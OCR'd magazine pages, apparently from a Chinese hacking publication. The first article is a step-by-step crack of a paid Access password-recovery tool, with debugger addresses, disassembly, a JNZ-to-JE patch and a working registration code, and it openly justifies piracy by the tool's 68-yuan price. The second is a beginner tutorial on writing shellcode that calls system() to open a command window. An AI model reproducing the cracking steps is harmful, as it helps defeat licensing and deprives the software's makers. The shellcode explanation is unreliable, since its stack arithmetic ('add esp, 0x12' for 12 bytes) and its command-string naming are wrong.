


图6




图7

现在就剩下最关键的一个步骤了，解除限制。这个限制的接触我们也从一个提示上下手“选择所要破解密码的Access数据库所在目录”。我们双击这个字符串来到代码位置，如图8所示，我们依旧在段首的位置设置断点，如图8所示。

然后按F9执行我们的程序。我们单击按钮“选择目录”，如图9，选择我们要解密的数据库。这是我们的程序会中断下来，我们按F8单步执行，当执行到004B9110 |. E8 63A1FCFF CALL acpasser.00483278时，我们的选择对话框就会弹出来，选择数据库所在的目录，如图10所示。选择完毕之后程序会再次中下来，我们继续单步执行。当我们执行到下面的代码位置时就来到了关键地方：

```
004B92D8  |.  C745 CC E0D34>MOV DWORD PTR SS:[EBP-34],acpasser.004BD>
004B92DF  |>  8D85 98FDFFFF /LEA EAX,DWORD PTR SS:[EBP-268]
004B92E5  |.  8A17          |MOV DL,BYTE PTR DS:[EDI]
004B92E7  |.  8B4D CC       |MOV ECX,DWORD PTR SS:[EBP-34]
004B92EA  |.  3211          |XOR DL,BYTE PTR DS:[ECX]
004B92EC  |.  E8 73B9F4FF   |CALL acpasser.00404C64
004B92F1  |.  8B95 98FDFFFF |MOV EDX,DWORD PTR SS:[EBP-268]
004B92F7  |.  8D86 34030000 |LEA EAX,DWORD PTR DS:[ESI+334]
004B92FD  |.  E8 EAB9F4FF   |CALL acpasser.00404CEC
004B9302  |.  FF45 CC       |INC DWORD PTR SS:[EBP-34]
004B9305  |.  47            |INC EDI
004B9306  |.  4B            |DEC EBX
004B9307  |.^ 75 D6         \JNZ SHORT acpasser.004B92DF
004B9309  |.  803D 7CF14B00>CMP BYTE PTR DS:[4BF17C],1
004B9310  |.  75 10         JNZ SHORT acpasser.004B9322
004B9312  |.  8B45 F8       MOV EAX,DWORD PTR SS:[EBP-8]
004B9315  |.  8B96 34030000 MOV EDX,DWORD PTR DS:[ESI+334]
004B931B  |.  E8 98B3F4FF   CALL acpasser.004046B8
004B9320  |.  EB 35         JMP SHORT acpasser.004B9357
004B9322  |>  8D85 90FDFFFF LEA EAX,DWORD PTR SS:[EBP-270]
004B9328  |.  8B96 34030000 MOV EDX,DWORD PTR DS:[ESI+334]
004B932E  |.  E8 85B3F4FF   CALL acpasser.004046B8
```

这里就是数据库密码破解的算法核心，我们走过算法之后，来到一个跳转“004B9310 |. 75 10 JNZ




图8




图9




图10

SHORT acpasser.004B9322”，而这个跳转就是关系到我们的密码显示几位的问题。这里将其修改为je，保存，运行测试，ok，密码显示如图11所示，已经全部搞定了。




图11




图12

上面破解的过程中我们记录了一个字符串“4CC5FC13710F5C4E”，其实这个字符串就是注册码。我们单击“软件购买”按钮，在“注册码”一栏中输入这个字符串，“用户名”不填，填写完毕后重启程序，时就会出现如图12的界面，注册成功。这个软件竟然需要68元，哎，我们小菜哪有这些钱来买这个软件啊，还是将其破解吧。

shellcode小试

沧海浮萍

相信大家对shellcode不会陌生，但如果要写个shellcode的话我想可能对一部分读者来说会有一定的难度了。本文中笔者将会介绍一下最简单的shellcode的编写技巧以及需要注意的问题。本文介绍的shellcode是打开一个cmd窗口。首先我们创建一个c++的程序，这里我直接用内联汇编写出代码了。因为代码中用到了函数system的地址，所以我们先要获取这个函数的内存地址，获取内存地址的代码如下：printf("system = 0x%x\n", GetProcAddress(LoadLibrary("msvcrt.dll"), "system"));

这里大家要注意下，system函数位于msvcrt.dll动态链接库中，所以在使用函数之前大家要确定所使用的函数位于那一个库。

下面就是打开cmd窗口的内联汇编代码：

```
__asm
{
        call EXEC;
```

```
            _emit 'c';

            _emit 'o';
            _emit 'm';
            _emit 'm';
            _emit 'a';
            _emit 'n';
            _emit 'd';
            _emit '.';
            _emit 'c';
            _emit 'o';
            _emit 'm';
            _emit '\0';

    EXEC:
            mov eax, 0x77bf93c7;
            call eax ;

            add esp, 0x12;

    }
```

下面就为读者解释一下代码的含义。call EXEC就是调用EXEC模块的代码，而且一旦call EXEC执行，其后面跟随的数据都将被压入堆栈。_emit是MASM中的关键字，使用这个关键词我们可以定义一个字节的数据，而且每次只能定义一个字节。很显然，我们这里使用_emit构造的字符串是command.exe，注意要在字符串的结尾处加上'\0'表示字符串到此结束。




图1

下面我们来看一下system()这个函数，其原型为**int system(const char *command);**。入口参数只有一个，就是字符串，返回值为整型，这里我们不用去管，只看参数。上面的_emit关键字已经将我们的参数准备好了，所以以下面要做的就是执行system了，由于不同版本的操作系统的system的内存地址是不同的，所以这里我们需要动态获得，执行我们的地址获取指令，结果（如图1），笔者计算机的system地址为0x77bf93c7。我们将地址放入eax寄存器之后直接使用call来执行就可以了。

执行完毕后要做的就是平衡堆栈。在上面我们使用了12次_emit，也就是压入了12个字节的数据，在堆栈上压入堆栈时esp是执行减操作，所以这里我们要加上12个字节的数据来平衡，就是这句代码**add esp, 0x12;**。到这里我们的关键部分写完了，下面就可以执行了，但在此之前我们需要加入一句指令，那就是：**LoadLibrary("msvcrt.dll")**，因为我们的system位于这个库上，如果不添加这句代码的话我们的程序是找不到函数的，详细的代码流程读者可以参考源代码。我们来执行一下看看效果（如图2），打开一个cmd窗口，说明我们的代码是没有问题的。

